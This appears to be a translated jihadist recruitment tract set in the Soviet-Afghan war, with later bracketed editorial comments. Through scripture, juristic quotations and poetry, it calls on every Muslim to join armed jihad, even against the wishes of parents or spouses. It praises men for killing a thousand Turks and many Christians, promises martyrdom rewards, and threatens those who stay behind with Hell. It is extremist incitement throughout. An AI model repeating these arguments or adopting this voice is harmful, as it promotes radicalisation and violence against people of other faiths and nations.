If you have any doubt about what I am saying, then come with us. We will pass through Afghanistan so that you can see for yourself an entire regiment in which not a single person among them who is proficient in the recitation of the Qur'an. Then move on with me to another regiment so that you can be convinced that there is nobody in it who knows how to perform the funeral prayer, on account of which they are forced to carry their martyr long distances in order to find somebody to pray over his body. As for the juristic details of Jihad, such as distribution of booty and treatment of prisoners of war, these matters have arisen in many regiments. Due to ignorance about them, however, they were forced to pass them on to an area in which there was a scholar or scholars who could give their decisions according to the Islamic law. You will become aware, on account of the profound signs left by the Arab youths of modest education (possibly even not surpassing secondary school), of the severe need for propagators, Imams,reciters of the Qur'an and religious scholars. We mention, by way of example, and by no means exhaustive at that, the brothers, Abdullah Anas, Abu Dajanah, Abu `Asim, Tahir; there are many others besides them. If I were to tell you about AbuShu`ayb, the illiterate Arab, and the meaningful impressions he left behind in the entire province of Baghlun, you would stand speechless and astonished, dumbfounded and in unceasing wonder.

We still have hope for the brothers who have not been able to escape from the cage of communal practice, and who have not shaken off the accumulations of custom; those who have not cast off from their shoulders the traditions of defeated generations due to pressure of profound reality and before the evil, scheming onslaught of the Orientalists. I am telling these brothers that if they have not come out to us themselves, then at least those, whose souls are fluttering over the land of jihad should pray that they reach it with their bodies.

We told one of the staff of Ahmad Shah Mas`ud - the most brilliant commander in Afghanistan, without dispute -{Ahmad Shah Masood: this statement was made in the 1980's, before Masood switched sides and joined the anti-Islamic forces against the Taliban} :

"Tell us about Abu `Asim, the reciter of the Qur'an, who was martyred amongst you in Andar."

He said,

"I have not seen anybody comparable to him in dignity, disposition and sedate, tranquil conduct. Because of this, none of us used to speak in his presence, nor stretch out our feet, let alone joke or laugh."

What, then, will you say, brother, if I inform you that Abu `Asim only had a secondary school education, and was not more than twenty-three years old, but that he memorised the Qur'an?

So, now has come the time of true men, and this is a place not for words but for action.

Forget about the plundered vaults,
Tell me instead about the mounts. {This verse is by Amr Al-Qays, and it means: 'Stop talking about the vaults whose contents have been plundered, and tell me instead about the herd of strong camels on which our life depends.' This is a metaphor told to somebody who talks about insignificant things while ignoring significant matters.}

This verse is by Umr al-Qays, and it means: Stop talking about the vaults whose contents have been plundered, and tell me instead about the herd of strong camels on which our life depends. This is a metaphor told to somebody who talks about insignificant things while abjuring significant matters. Surely, weighty matters and grave, painful disasters have befallen the Muslims. So stop talking about food and styles of speech, and instead, tell me about this important matter and what the Muslims have prepared for it.

Matters which, were they to be contemplated by a child,
The child's appearance would become that of one aged.

3. Fear of the Fire

Allah, the Mighty, the Majestic, says (translated):

"Unless you go forth, He will punish you with a severe punishment, and will replace you with another people, and you will not harm Him at all. And Allah has power over all things." *{Qur'an 9:39}*

Ibn al-`Arabi said *{Tafseer Al-Qurtubi 8/142},*

"The severe punishment in this world is through the occupation of the enemy, and in the Hereafter by fire."

Qurtubi said,

"It has been said that what is meant by this verse is that going out (for Jihad) is compulsory in times of need, of advent of the Disbelievers, and of severe furor of fighting."

Allah, the Mighty, the Majestic, says, (translated):

"Those whose souls the angels take while they are wronging themselves - (the angels) say to them, 'What was the matter with you?' They reply, 'We were weak and oppressed in the land.' (The angels) say, 'Was not Allah's earth spacious enough that you could emigrate therein?' Then, the abode of those people shall be Hell - how evil a destination! Except for such weak and oppressed men, women and children who were neither able to come up with a stratagem (to emigrate) nor shown any way (to do so) - those Allah will surely pardon, and Allah is Most Pardoning, Oft-Forgiving."*{Qur'an 4:97-99}*

Bukhari has narrated, through his sound chain of narration, that `Ikrimah said *{Saheeh Bukhari},*

"Ibn `Abbas informed me that people from among the Muslims were with the pagans, swelling their numbers, during the time of the Prophet (sallallahu alayhi wa sallam). Arrows which were shot would come and hit some of them, killing them, and then Allah revealed (the verses meaning), "Those whose souls the angels take while they are wronging themselves..."

Thus, the believers in Mecca who were clutching on to their religion and had not emigrated went out on the day of Badr out of shame and fear of the Disbelievers, so that the ranks of the Disbelievers were swelled. Then some of these Muslims were killed, and according to Bukhari's narration, they deserve Hell. What then do you think about the millions of Muslims who are being humiliated with dreadful persecution, and are living the lives of cattle? They cannot repel attacks on their honor, lives and properties. Nay, such a man cannot even have his own way in growing his beard because it is an obvious sign of Islam. Nor, in fact, is he free to have his wife wear the long garments required by Islam because it is a crime for which he may be seized anywhere and at any time. Nor can he teach the Qur'an to three Muslim youths in the mosque because it is an illegal gathering according to the law of the ignorant. Nay, in some of the countries which are called Islamic, he cannot even have his wife cover her hair, nor can he prevent the intelligence officers from taking his daughter by the hand in the deep of night, under the cover of pitch-darkness, to wherever they wish. Can he refuse a command issued by the evil authorities in which he provides a cheap sacrifice on the altar of the whims of this tyrant?

Are these millions not living lives of despicable subjugation, and do the angels not take their souls while they are wronging themselves? What then will be their reply when the angels ask them,

"What was the matter with you?"

Will they not say,

"We were weak and oppressed in the land"?

Weakness is not an excuse before the Lord of the Worlds. In fact, it is a crime making the one committing it deserving of Hell. But Allah has excused those of advanced years; the small children; and the women who neither find any scheme for liberation, nor know the path to the Land of Honor, nor are able to emigrate to the land of Islam or to arrive at the base for Jihad.

I shall turn my face away from a land which has
Made tongue ineffective and locked up my heart,
A man's clear resolution and common sense
Dictate that he turn away from the sun's glare.

Jihad and emigration to Jihad have a deep-rooted role which cannot be separated from the constitution of this religion. A religion, which does not have Jihad, cannot become established in any land, nor can it strengthen its frame. The steadfast Jihad, which is one of the innermost constituents of this religion and which has its weight in the scales of the Lord of the Worlds, is not a contingent phenomenon peculiar to the period in which the Qur'an was revealed; it is in fact a necessity accompanying the caravan which this religion guides.

Sayyid Qutb says *{Fi Dhilaal-il-Quran 2/742}*, interpreting this verse,

"If Jihad had been a transitory phenomenon in the life of the Muslim Ummah, all these sections of the Qur'anic text would not be flooded with this type of verse! Likewise, so much of the sunnah of the Messenger of Allah (sallallahu alayhi wa sallam), would not be occupied with such matters. If Jihad were a passing phenomenon of Islam, the Messenger of Allah (sallallahu alayhi wa sallam) would not have said the following words to every Muslim until the Day of Judgement, 'Whoever dies neither having fought (in Jihad), nor having made up his mind to do so, dies on a branch of hypocrisy.' {Muslim, on the authority of AbuHurayrah}

Allah, the Flawless, knows that this is a thing that kings hate! And He knows that the associates of the ruler will inevitably resist it because it is a way other than theirs. It is a manner different from their own, not only for a fixed duration, but today and tomorrow and in every land and in every era! Allah, the Flawless, knows that Evil is a braggart and that it is not possible for it to become fair. Nor will it to allow Good to rise in whatever safe, well-established ways that the latter follows, because the very growth of Good is a risk to Evil. The very existence of truth is a danger to falsehood. And, no doubt, Evil will turn to hostility; and certainly, Falsehood will defend itself by attempting to kill the truth and suppress it by force. This is a natural disposition, not a temporal matter! It is nature, and not a transient condition.

Hence, certainly there must be Jihad…assuredly in every form...unquestionably it should begin in the realm of ideas, and then appear in and pervade the world of truth, reality and experience...Undoubtedly, armed Evil must be taken on by armed Good...Falsehood strengthened by numbers must be confronted by Truth garbed with preparation...otherwise it would be suicide, or jest not befitting Muslims."

I blame not the invader when he uses force or prepares, For his way is to seize, and our concern must be to prepare.

4. Responding to the Call of the Lord

Allah, Most High, says, (translated):

"Go forth, light and heavy, and strive with your wealth and selves in the Path of Allah; that is better for you, if only you knew."*{Qur'an 9:41}*

Qurtubi has quoted ten different reports for the interpretation of "light" and "heavy":

1. Narrated from Ibn `Abbas: *youthful and mature.*
2. Narrated from Ibn `Abbas and Qatadah: *eager and uneager.*
3. **Light:** *rich,* and **heavy:** *poor.* Reported by Mujahid.
4. **Light:** *youthful,* and **heavy:** *old.* Reported by Hasan Basri.
5. *Busy and unoccupied.* Reported by Zayd Ibn Ali and al-Hakam Ibn `Utaybah.
6. **Heavy** is the one with family, and light is the one with no family. Reported by Zayd Ibn Aslam.
7. **Heavy** is the one with some work, which he dislikes abandoning, and **light** is the one without any work. Reported by Ibn Zayd.
8. **Light:** infantry, and **heavy:** cavalry. Reported by al-Awza`i.
9. **Light** are the ones who rush to the war like the vanguard (the foremost rank of the army).

10. **Light:** brave, and heavy: cowardly. Reported by al-Naqqash.

The correct interpretation, in our understanding, is that people have been ordered as a whole. That is, "Go forth, whether the activity is light for you or heavy." It has been narrated that Ibn Umm Maktum [the blind man] came to the Messenger of Allah (sallallahu alayhi wa sallam), and asked him, "Do I have to do battle?" The Prophet (sallallahu alayhi wa sallam) said,

"Yes," until Allah Most High revealed the verse meaning, "There is no blame on the blind."

These reports are only to illustrate **"light"** and **"heavy"**, and a sensible person does not doubt that the conditions in which we are living, in Afghanistan and Palestine - nay in the major part of the Islamic world - fall under the jurisdiction of this verse. There is agreement among mufassirin, muhaddithin, jurists and scholars of usul (religious principles) that when the enemy enters an Islamic land or a land that was once part of the Islamic lands, it is obligatory on the inhabitants of that place to go forth to face the enemy.

But if they sit back, or are incapable, lazy, or insufficient in number, the individual obligation (fard `ayn) spreads to those around them. Then if they also fall short or sit back, it goes to those around them; and so on and so on, until the individually obligatory (fard `ayn) nature of jihad encompasses the whole world. At that time, nobody can abandon it, just like salah and fasting, to the extent that the son may go out without the permission of his father, the debtor without the permission of the one he owes, the woman without the permission of her husband, and the slave without the permission of his master. The individually obligatory nature of jihad remains in effect until the lands are purified from the pollution of the Disbelievers. However, a woman going out on a journey must have a mahram.

I have not found, in my modest experience, any book of fiqh, tafsir or Hadith, which does not document this condition. None of the Predecessors have said that this condition is one in which jihad is Fard kifayah, nor have they said that the permission of parents is necessary. The sin is not lifted off the necks of the Muslims as long as any area of land (which was once Muslim) remains in the hands of the Disbelievers, and none are saved from the sin except those who perform jihad.

So, everyone not performing jihad today is forsaking a duty, just like the one who eats during the days of Ramadhan without excuse, or the rich person who withholds the Zakat from his wealth. Nay, the state of the person who abandons jihad is more severe.

As Ibn Taymiyyah says, *"As for the occupying enemy who is spoiling the religion and the world, there is nothing more compulsory after faith (man) than repelling him."{Fatawa Al-Kubra 4/520}*

And the clear truth which cannot be escaped is contained in the words of Abu Talhah when he recited (the words meaning),

'Go forth, light and heavy,'

He said,

'Young and old, Allah has not accepted the excuse of anyone.'

Then he said,

'O son! Prepare me (for jihad), prepare me!'

His son said,

'May Allah have mercy on you! You did battle along with the Prophet (sallallahu alayhi wa sallam) until he died, and together with AbuBakr until he died, and the same alongsideUmar until he died, so now we will do battle on your behalf.'

But Abu Talhah said,

'No, prepare me.'

So he went out for jihad, and died at sea, and they did not find an island on which they could bury him until seven days later, at which time they buried him there. His corpse had not decomposed, may Allah be pleased with him.

Al-Qurtubi says *{Tafseer Al-Qurtubi 7/151},*

"When jihad becomes individually obligatory because of the domination of the enemy over a piece of land, or by their occupation of a part of the Islamic heartland, then at that stage, it is obligatory on all the inhabitants of that land to go forth. They must go out light and heavy, young and old, each according to his/her capability; those with fathers without their fathers' permission, and also those without fathers.

None should linger behind from going out either to fight or to increase numbers, even if the inhabitants of that area are weak, until they know that they have amongst them the capability to withstand the enemy and repel them.

In the same way, it is also compulsory for everybody who knows of their weakness against the enemy, and knows that he could join them and help, to go out, for the Muslims are all a single hand against the enemy. This is the status of jihad until the inhabitants of the area have managed to repel the enemy that descended upon the land and occupied it, at which point the obligation is waived from the others."

If the enemy comes close to the Land of Islam (darul-Islam) without actually entering it, it is also necessary that the people should go out towards them until the religion of Allah prevails, the territory is protected, its heartland is safeguarded, and the enemy is subdued. There is no disagreement regarding any of this. How beautiful are the verses of the poetic genius al-Ja`di in addressing his wife who wishes that he would sit with his family:

She spent the night sitting, reminding me of Allah
While tears abundantly down their channels did run.
Dear woman! The Book of Allah has taken me forth,
Averse. Shall I then forbid Allah from what He has done?
If I return, then the Lord of Creation shall have returned me;

If I meet my Lord then in my place marry another man.
I was not lame nor blind that He should excuse me,
Nor weak from any illness causing incapacitation.

5. Following the Pious Predecessors

Jihad was a way of life for the Pious Predecessors, and the Prophet (sallallahu alayhi wa sallam) was a master of the Mujahideen and a model for fortunate, inexperienced people. When there was fierce fighting, they used to stand resolutely by the Messenger of Allah (sallallahu alayhi wa sallam) lest he be closest to the enemy. The total number of military excursions which he (sallallahu alayhi wa sallam) accompanied was twenty-seven. He himself fought in nine of these; namely Badr, Uhud, al-Muraysi`, The Trench, Qurayzah, Khaybar, The Triumph of Makkah, Hunayn and Ta'if. (This is according to those who consider that Makkah was conquered by force.) He sent out a total of forty-seven attachments. It has also been said that he participated in the fight against Banu Nadir. This means that the Messenger of Allah (sallallahu alayhi wa sallam) used to go out on military expeditions or send out an army at least every two months. The virtuous Companions continued upon the path of the Noble Prophet (sallallahu alayhi wa sallam), for the Glorious Qur'an had brought up this generation with an education of Jihad. They had been bathed in Jihad and cleansed of engrossment in worldly matters, just as a wound is bathed in water.

It has been narrated that Aslam Abu `Imran said *{Al-Haakim in Al-Mustadrak 2/275 declared it Saheeh and Dhahabi agreed}*,

"In Constantinople, a man of the Emigrants (muhajirin) attacked the enemy ranks until he had penetrated them. Abu Ayyub al-Ansari was with us. Some people said, 'He has contributed to his destruction with his own hands.'

Upon this, Abu Ayyub said,

"We are more knowledgeable about this verse, for it was revealed in our midst. We accompanied the Messenger of Allah (sallallahu alayhi wa sallam), and we witnessed events with him and assisted him. Then, when Islam had spread and prevailed, a group of usAnsar, brought together by our mutual bonds of love, gathered one day and said, 'Allah has honored us with the companionship of His Prophet (sallallahu alayhi wa sallam) until Islam has spread and its adherents have become many. We used to prefer him over our families, possessions and children, but now the war is over, so we will return to our wives and children and remain with them.' Then the verse was revealed, (translated): 'And spend in the Path of Allah, and do not contribute to your destruction with your own hands.' {Qur'an 2:195} So, the destruction lay in remaining with one's family and wealth and abandoning Jihad."

`Ikrimah has narrated about Dumrah Ibn `Ays, who was one of the weak and oppressed Muslims in Makkah and was sick, that when he heard what Allah revealed about hijrah he said, 'Take me out!' So a stretcher was brought for him and he was put on it and was taken out. He died on the way at Tan`im, 2 km from Makkah." {Tafseer Al-Qurtubi 5/349}

Tabari has reported that Miqdad Ibn al-Aswad was seen at a money- changer's table in Emesa. He was leaning on the table due to his corpulence, and somebody said,

"Allah has excused you!"

Whereupon he said,

"The surah of dispatchment has come to us, 'Go forth, heavy and light."' {Surah Al-Bu'ooth is one of the names of Surah At-Taubah, 'bu'ooth' meaning 'dispatchment', as in the Surah that dispatches the believers to Jihad}

Al-Zuhri said,

"Sa`id Ibn al-Musayyib went out for Jihad when he was blind in one eye, and somebody told him, 'You are an invalid' but he said, 'Allah has called forth the light and the heavy. If I cannot fight, I will increase our numbers and guard possessions.'"

It has been narrated *{Tafseer Al-Qurtubi 8/151}* that somebody saw, in the battles of the Levant *{Levant is English for Ash-Sham, which includes the areacomprimising moder-day Syria, Palestine, Jordan, and Lebanon},* a man whose eyelids were sagging over his eyes on account of old age, and so he told him,

"Uncle, Allah has excused you."

But the man said,

"Nephew, we have been ordered to go forth light and heavy."

Then, there is Ibrahim Ibn Adham, who when he perceived that he was dying, said, *"String my bow for me."* He died while it was in his hand, and he was buried on a Roman island *{Tareekh Dimashq, Ibn Asakir 2/1790}.* And Abdullah Ibn al-Mubaarak, who used to traverse two thousand six hundred kilometres travelling or riding his beast, in order to fight in the Path of Allah in the seaports of the Muslims. Zuhayr Ibn Qumayr al-Maruzi said *{Tarteeb Al-Madarik, Al-Qadi Ayyadh 3/249}, "I have been wishing for meat for forty years, and I will not eat it until I enter Rome, and then I will eat it out of the booty of Rome."* `Urwah Ibn al-Ja`d, the Judge of Kufah, used to have in his house seventy horses appointed for Jihad. *{Tahzeeb-ul-Asma' wal-Lalghat 1/331}*

Muhammad Ibn Wasi` was a devout worshipper and a muhaddith *{scholar of hadeeth},* and also participated in military expeditions and in guarding the front-line. Commander Qutaybah Ibn Muslim al-Bahili said of him, *"That the finger of Muhammad Ibn Wasi` points to the sky in battle is more beloved to me than one hundred thousand renowned swords and strong youths."{Al-Mashuq fil-Jihad p.66}* Ahmed Ibn Ishaq al-Sulami says *{Tahzeeb-ul-Tahzeeb, Ibn Hajar Al-Asqalani 1/14}, "I know with certainty that I have killed one thousand Turks with this sword of mine. Were it not an innovation, I would order that it be buried with me."*

Then there is Abu Abdullah Ibn Qadus. He acquired such a reputation on account of the large number of Christians he killed in Spain that when a Christian used to try to make his own horse drink, and it would not advance to the water, he used to say to it, *"What's the matter with you? Did you seeIbn Qadus in the water?" {Al-Mashuq fil-Jihad p.77}* Badr Ibn `Ammar killed a lion with his whip, and

thus he was praised by al-Mutanabbi in the following couplet:

Does he sully the lion with his whip?
For whom then are you saving the burnished sword?

There is also `Umar al-Mukhtar, of whom Girasiyani, the Italian commander, says, *"He plunged into 263 battles with our forces over twenty months. His total battles numbered one thousand."*

And then there is Shaykh Muhammad Farghali. The English in al- Isma`iliyyah used to declare a state of emergency in their camps when Farghali entered the city, and they offered fifty thousand pounds to anybody for him, dead or alive. Yusuf Tal`at used to be called *"Butcher of the English"* on account of the large numbers of them that he killed in the Suez Canal. Abdel-Nasser executed both of them to please his American masters. Muhammad Bana, one of the general staff of Ahmad Shah Mas`ud, told me that he and his company have blown up 400 transport vehicles while passing by Salang. The Russians call him *"The General"*. He captured 200 Kalakovs and 200 Kalashnikovs, and Muhammad Bana has told me that he once destroyed 150 tanks all together.

6. Establishing a solid foundation as a base for Islam

Establishment of the Muslim community on an area of land is a necessity, as vital as water and air. This homeland will not come about without an organised Islamic movement which perseveres consciously and realistically upon Jihad, and which regards fighting as a decisive factor and as a protective wrapping.

The Islamic movement will not be able to establish the Islamic community except through a common, people's Jihad which has the Islamic movement as its beating heart and deliberating mind.

It will be like the small spark which ignites a large keg of explosives, for the Islamic movement brings about an eruption of the hidden capabilities of the Ummah, and a gushing forth of the springs of Good stored up in its depth. The Companions of the Prophet (sallallahu alayhi wa sallam) were exceedingly few in number compared to the troops who toppled the throne of the Persian Kisra and overthrew the Caesar of Rome.

Nay, the tribes which reneged from Islam in the days of Abu Bakr al-Siddiq were dispatched by `Umar Ibn al-Khattab, after they had announced their repentance, to fight against the Persians. Talhah Ibn Khuwaylid al-Asadi, who had laid claim to Prophethood (sallallahu alayhi wa sallam) before, became one of the most outstanding and revered heroes. Sa`d chose him for the important task of reconnoitring for information about the Persians, in which he showed outstanding courage.

There are the handful of officers, some of whom may think that it is possible for them to carry out a collective Muslim effort - this is a kind of fantasy or delusion reminiscent of the past. It will be no more than a repetition of the tragedy of Abdel Nasser with the Islamic Movement once again.

The popular Jihad movement with its long path of effort, great sacrifice and serious losses, purifies souls so that they tower above the lower material world. Important matters rise above petty disputes about money, short-term desires and inferior provisions. Malice disappears and souls are sharpened; and the caravan moves on up from the foot of the mountain to the lofty summit, far away from the

stench of clay and the struggles of the low ground. Along the path of Jihad, the leadership is categorized. Abilities become manifest from the offerings and sacrifices, and men come forth with bravery and service.

Do not think glory to be a wine-skin andsongstress,
For glory can come only through war and severe fighting.

When important matters are the only concern, souls are uplifted above minor issues, and important things occupy people's hearts and hopes.

When you embark on an honorable venture.
Be not content with aiming below the stars.
For the taste of death in a paltry matter Is like the taste of death in a significant matter.
The cowards will see cowardice as reason.
And that is the treachery of the depraved disposition.

The nature of societies is precisely that of water. In stagnant water, water moss and decayed matter float on the surface, whereas flowing water will not carry scum on its surface. Similarly, the leadership of a stagnant society cannot fulfil its responsibility because leadership emerges only through movement, sacrifice, service and offering. Abu Bakr, `Umar, `Uthman and `Ali emerged as outstanding individuals through great feats and excessive sacrifices.

Thus Abu Bakr was not in need of election propaganda when the Ummah reached a consensus to elect him. No sooner did the soul of the Messenger of Allah (sallallahu alayhi wa sallam) ascend to meet his Lord than were all eyes turned to the open position; and they found none better than Abu Bakr (may Allah be pleased with him). The Ummah, which performs Jihad, pays a high price, and so it harvests ripe fruits. It is not easy to lose something that was won through sweat and blood. Those who sit at the helm of leadership of people by the power of the first announcement of a military revolution accomplished behind the scenes in one of the offices of mediation can easily lose everything.

Whoever seized a land without fighting,
It is easy for him to give it up.

The Ummah of Jihad, which is led by extraordinary people who emerged through the long Jihad movement, will not easily lose command, nor serve as easy prey for collapse. It is also not easy for its enemies to make it have suspicions about its heroes' excursions. The Jihad movement familiarizes the Ummah with all its individuals, informing them that they have contributed to the price paid, and have participated in the sacrifice for the establishment of the Islamic community. Thus they will be trustworthy custodians of this newborn community which has relieved the whole Ummah from the agony of its labor-pains. Without a doubt, the Islamic community will be born, but birth cannot be accomplished without labor, and with labor there must be pain.

7. Protecting the oppressed in the land

Among the incentives for the Islamic Jihad is the protection of those who are weak and oppressed in the land, and lifting injustice off them.

"What is the matter with you, that you do not fight in the Path of Allah, while the weak and oppressed from among the men, women and children who are saying, 'Oh our Lord! Take us out of this town, whose people are oppressors, and give us from You a supporter, and give us from You a helper!" *{Qur'an 4:75-76}*

How can there be relaxation, and how can the Muslim be calm,
When the Muslim women are with the oppressing enemy?

The Islamic jurists are in consensus that Jihad becomes fard 'ayn, an individual obligation, both physically and by material support, when a Muslim woman is abused. In al-Bazzaziyyah, it is reported,

"If a Muslim woman is abused in the West, it becomes obligatory on the people of the East to rescue her."

I wish that, even if they will not protect the religion.
At least, they would fight defending the women's honor.
Even if they are not interested in Jihad's reward,
They could, at least, come and fight to win booty.

Once I was with Hikmatyar *{Engineer Gulbuddin Hekmatyar; this statement was made before Hekmatyar allied himself with Iran against theTaliban}* in Logar (a province of Afghanistan), when he struck a serious blow to the communist headquarters of the province. The children of the province shouted, and the tongues of the women were full of prayers for Hikmatyar.

What! Muslim women are abused in every land?
Shall the lives of Muslims then be good?
Does Allah and Islam not have the right
That every youth and aged one for it should fight?

Islam came to affirm justice on earth,

"We surely sent Our Messengers with clear proofs, and We revealed with them the Book and the Balance, that Mankind might establish justice." *{Qur'an 57:25}*

8. Hoping for Martyrdom and the High Station in Paradise

It has been reported in the authentic hadith narrated by Imam Ahmad and Tirmidhi *{Saheeh Al-Jaami' No. 5058}*, on the authority of Miqdam Ibn Ma`d, that:

"The martyr has seven special favours from Allah:

He is forgiven with the first spurt of his blood,
He sees his place in Paradise,
He is clothed with the garment of Faith,
He is wed with seventy-two wives from the beautiful Houris of Paradise,
He is saved from the punishment of the grave, and he is protected from the Great Terror on Qiyamah
On his head is placed a crown of dignity, the jewel of which is better than the world and all it

contains.
He is granted intercession for seventy people of his household."

Bukhari has reported from Abu Hurayrah that the Prophet (sallallahu alayhi wa sallam) said *{Fath-ul-Bari, Ibn Hajar Al-Asqalani 6/9; Al-Bukhari}*:

"In Paradise there are one hundred levels which Allah has prepared for those who strive in His Path (the Mujahideen), the difference between two levels is like the difference between heaven and earth, so when you ask Allah, ask for Firdaws"

9. A shield for the Ummah, and a means for lifting disgrace off them

An authentic hadith reported by Imam Ahmad, on the marfu` authority of Ibn `Umar, states {Saheeh Al-Jaami' No. 688},

"When people are stingy with dinars and dirhams *{dinar = gold and dirham = silver}*, and trade in 'Al-Inah *{Al-Inah: a type of usury (interest) that involves selling something as a debt for a greater price, then buying it back for a lesser price}* and follow the tails of cows *{meaning when they become preoccupied with agriculture and breeding animals}*, Allah will establish over them a disgrace which He will not remove until they return to their religion."

10. Protecting the dignity of theUmmah, and repelling the conspiracy of its enemies

"Fight, therefore, in the Path of Allah - you will be held accountable only for yourself - and arouse the believers. Surely, Allah will subdue the might of the Disbelievers. And Allah is stronger in power, and sterner in exemplary punishment." *{Qur'an 4:84}*

In an authentic hadith narrated by Imam Ahmad and Abu Dawud *{Saheeh al-Jaami' No. 8035}*, on the authority of Thawban, we are told:

"A time will come when the nations (of the world) will surround you from every side, just as diners gather around the main dish.

Somebody asked,

'Oh Messenger of Allah, will it be on account of our scarcity at that time?'

He said, 'No, but you will be scum, like the scum of flood water. Feebleness will be placed in your hearts, and fear will be removed from the hearts of your enemies, on account of your love for the world, and your abhorrence of death.'"

11. Preservation of the earth, and protection from corruption

"Had it not been for Allah's countering some people by means of others, the earth would surely have become decadent." *{Qur'an 2:251}*

12. Security of Islamic places of worship

"Had it not been for Allah's countering some people by means of others, surely cloisters, churches, synagogues and mosques, in which the name of Allah is remembered much, would have been destroyed." *{Qur'an 22:40}*

13. Protection of the Ummah from punishment, disfiguration and displacement

"Unless you go forth, He will punish you with a severe retribution, and will replace you with another people" *{Qur'an 9:39}*

14. Prosperity of the Ummah, and surplus of its resources

"My sustenance has been put under the shadow of my spear."

This is an authentic hadith, reported by Imam Ahmad, on the authority of Ibn `Umar. *{Saheeh Al-Jaami' No. 2828}*

15. Jihad is the highest peak of Islam.

"The highest peak of it is Jihad," we find in authentic hadith reported on the authority of Mu`adh {Saheeh - At-Tirmidhi}. Jihad is also the asceticism of this Ummah as narrated by Imam Ahmad on the authority of Abu Saeed Al-Khudri: "And you should perform Jihad, for it is the asceticism of this Ummah." *{Saheeh Ahmad 3/82}*

16. Jihad is the most excellent form of worship, and by means of it the Muslim can reach the highest of ranks.

Al-Fadl Ibn Ziyad said,

"I heard Abu `Abdullah Ahmad Ibn Hanbal while he was talking about the enemy, and he began crying, saying there is no deed of righteousness better than fighting them."

It was reported about him by others, that he said,

"Nothing matches encountering the enemy, and face-to-face combat is the most excellent of deeds. Those who fight the enemy are the ones who protect Islam and its holy places, and what deed could be superior to that? People are safe while they are in fear, and they have contributed the their very lifeblood." {Al-Mughni 8/348-349}

In Bukhari appears the following hadith *{Saheeh Al-Bukhari 6/9}*:

"In Heaven there are a hundred levels which Allah has prepared for those who perform Jihad in the Path of Allah; the difference between every (successive) pair of these is like the difference between heaven and earth."

PART 2 - OH ISLAM!

Oh Muslims! Upon you be peace, and Allah's mercy and His blessings. The enormous sacrifices apportioned to the Afghan Muslim people are no secret to you. To date, nine years and some have passed since the start of the illustrious revolution against the Communist invasion. During this time, the Muslims in Afghanistan have endured as much as mortals can endure in the course of protecting their religion, honor and children. Not a single house remains in Afghanistan that has not been transformed into a funeral home or an orphanage.

These people have an excuse before Allah, and have called to Allah to bear witness, on the basis of the skulls, cripples, souls and blood, that there has not remained a single arrow in the bow, and the arrows of the quiver have almost broken through.

Through the course of this long period of time, the Afghans had expectations of their Muslim brethren in case their numbers became decreased, and also so that the Muslim brotherhood could be aroused in their depths. Yet, until now, the Muslims have not heeded their call. In the ears of the Muslims is a silence, rather than the cries of anguish, the screams of virgins, the wails of orphans and the sighs of old men. Many well-off people have deemed it sufficient to send some of the scraps from their tables and crumbs from their food.

But the situation is more serious, and gravely momentous, and the Muslims in Afghanistan are in severe distress and definite, menacing peril. This blessed jihad was established by a handful of youths who were nurtured in Islam, and by a group of scholars who devoted themselves to Allah. But most of this first generation has fallen in martyrdom, and the second generation has advanced. This second generation has not been fortunate enough to receive the same share of upbringing and guidance, and have not come across a stretched-out hand showing an interest in teaching and training them. Such people are in dire need of somebody who can live amongst them to direct them toward Allah and teach them religious regulations.

According to our modest experience and knowledge, we believe that jihad in the present situation in Afghanistan is individually obligatory (fard `ayn), with one's self and wealth as has been confirmed by the jurists of the four schools of Islamic jurisprudence, without any exception. Along with them, the same opinion has been given by the majority of exegetes (mufassirin), hadith-scholars and scholars of religious principles (usul).

Ibn Taymiyah said *{Fatawa Al-Kubra 4/608}*,

"When the enemy has entered an Islamic land, there is no doubt that it is obligatory on those closest to the land to defend it, and then on those around them, ... for the entire Islamic land is like a single country. Also, (it is compulsory) to go forth to meet the enemy without permission from parents or people to whom one is in debt. The texts of (Imam) Ahmad are quite explicit regarding this."

He also said *{Majmu' al-Fatawa 28/358}*,

"When the enemy wants to attack the Muslims,defence becomes obligatory on all those upon whom the attack is intended, and on others besides them, just as Allah has said, (translated) "And if they seek your help in the matter of religion, then you must help them"{Qur'an 8:72}

This is just as the Prophet (sallallahu alayhi wa sallam) has ordered the individual to help Muslims, whether or not he has been recruited for fighting. It is obligatory on every individual according to his capability and wealth, little or plenty, whether walking or riding. When the enemy proceeded towards the Muslims in the Year of the Trench, Allah did not excuse anybody. The texts of the four juristic schools are explicit and definite in this respect, and leave no room for interpretation, ambiguity or uncertainty.

Ibn `Abidin, the Hanafi scholar says *{Hashiyah, Ibn Abidin Al-Hanafi 3/238},*

"(Jihad is) fard `ayn when the enemy has attacked any of the Islamic heartland, at which point it becomes fard `ayn on those close to the enemy ... As for those beyond them, at some distance from the enemy, it is fard kifayah for them unless they are needed. The need arises when those close to the enemy fail to counter the enemy, or if they do not fail but are negligent and fail to perform jihad. In that case it becomes obligatory on those around them -fard `ayn, just like prayer and fasting, and they may not abandon it. (The circle of people on whom jihad is fard `ayn expands) until in this way, it becomes compulsory on the entire people of Islam, of the West and the East"

Verdicts in the same vein were issued also by the Hanafi scholars al-Kasani *{Badai' As-Sanai' 7/72},* Ibn Nujaym *{Al-Bahr Ar-Ra'iq 5/72},* and Ibn al-Hammam *{Fath-ul-Qair 5/191}.* If you wish, you may also peruse the Maliki al-Dasuqi's Hashiyah *{Hashiyah 2/174},* Nihayat-ul-Muhtaj by the Shafi`i al-Ramali *{8/58},* and Al-Mughni by the Hanbali Ibn Qudamah *{Al-Mughni, 8/345}.*

Perhaps some people find justification for themselves for avoiding jihad by the fact that many of the Afghans are not at an acceptable level of Islamic training, and they therefore make excuses for themselves, on the basis of some irregularities, to sit back. But the refutation of this is that the jurists have documented that it is obligatory to perform jihad even with an extremely sinful army. This is one of the principles of Ahl al-Sunnah wal-Jama`ah, *"to perform jihad with every pious and sinful man",* for Allah will support this religion through a sinful man, and by means of disgraceful people who have no morals. This is in fact the way of the prime of the Ummah, of recent as well as of old. In fact, to abstain from fighting behind one's leaders, even if they are corrupt, or with a highly unrighteous army, is the practice of the Hururiyyah (one of the sects of the Khawarij) and their like; people who adopt the way of vain cautiousness emanating from lack of knowledge. *{Majmu' Al-Fatawa, Ibn Taymiyyah 28/506}*

Some others excuse themselves by claiming that their presence in their country is necessary for the purpose of education and upbringing. For such people, we present the words of al-Zuhri:

"Sa`id Ibn al-Musayyib went out to battle at the point where he had lost the use of one of his eyes. He was told,

You are an invalid,' but he said,

'Allah has summoned forth the light and the heavy. So if I cannot fight, I will swell the ranks and guard belongings.' "

